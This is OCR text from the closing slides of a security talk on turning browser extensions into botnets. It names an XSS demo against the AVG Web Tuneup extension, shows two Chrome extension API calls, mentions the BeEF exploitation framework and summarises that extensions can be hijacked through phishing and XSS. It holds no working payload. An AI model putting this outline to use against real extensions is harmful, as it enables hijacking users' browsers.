
AVG Web Tuneup XSS - DEMO




`chrome.tabs.update(tabId, url)`

`chrome.runtime.sendMessage(tabId, url)`

BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT



Finally: Creating Our Botnet



To Sum Up

- Browser extensions: **GREAT BOTS**
- Bot infection campaigns through social networks are happening as we speak
- You can use your own malicious extension, but you can also hack into existing extensions
- Extensions can be hacked in many ways, including Phishing and XSS

Q / A

tomerc@wix.com

THANKS

tomerc@wix.com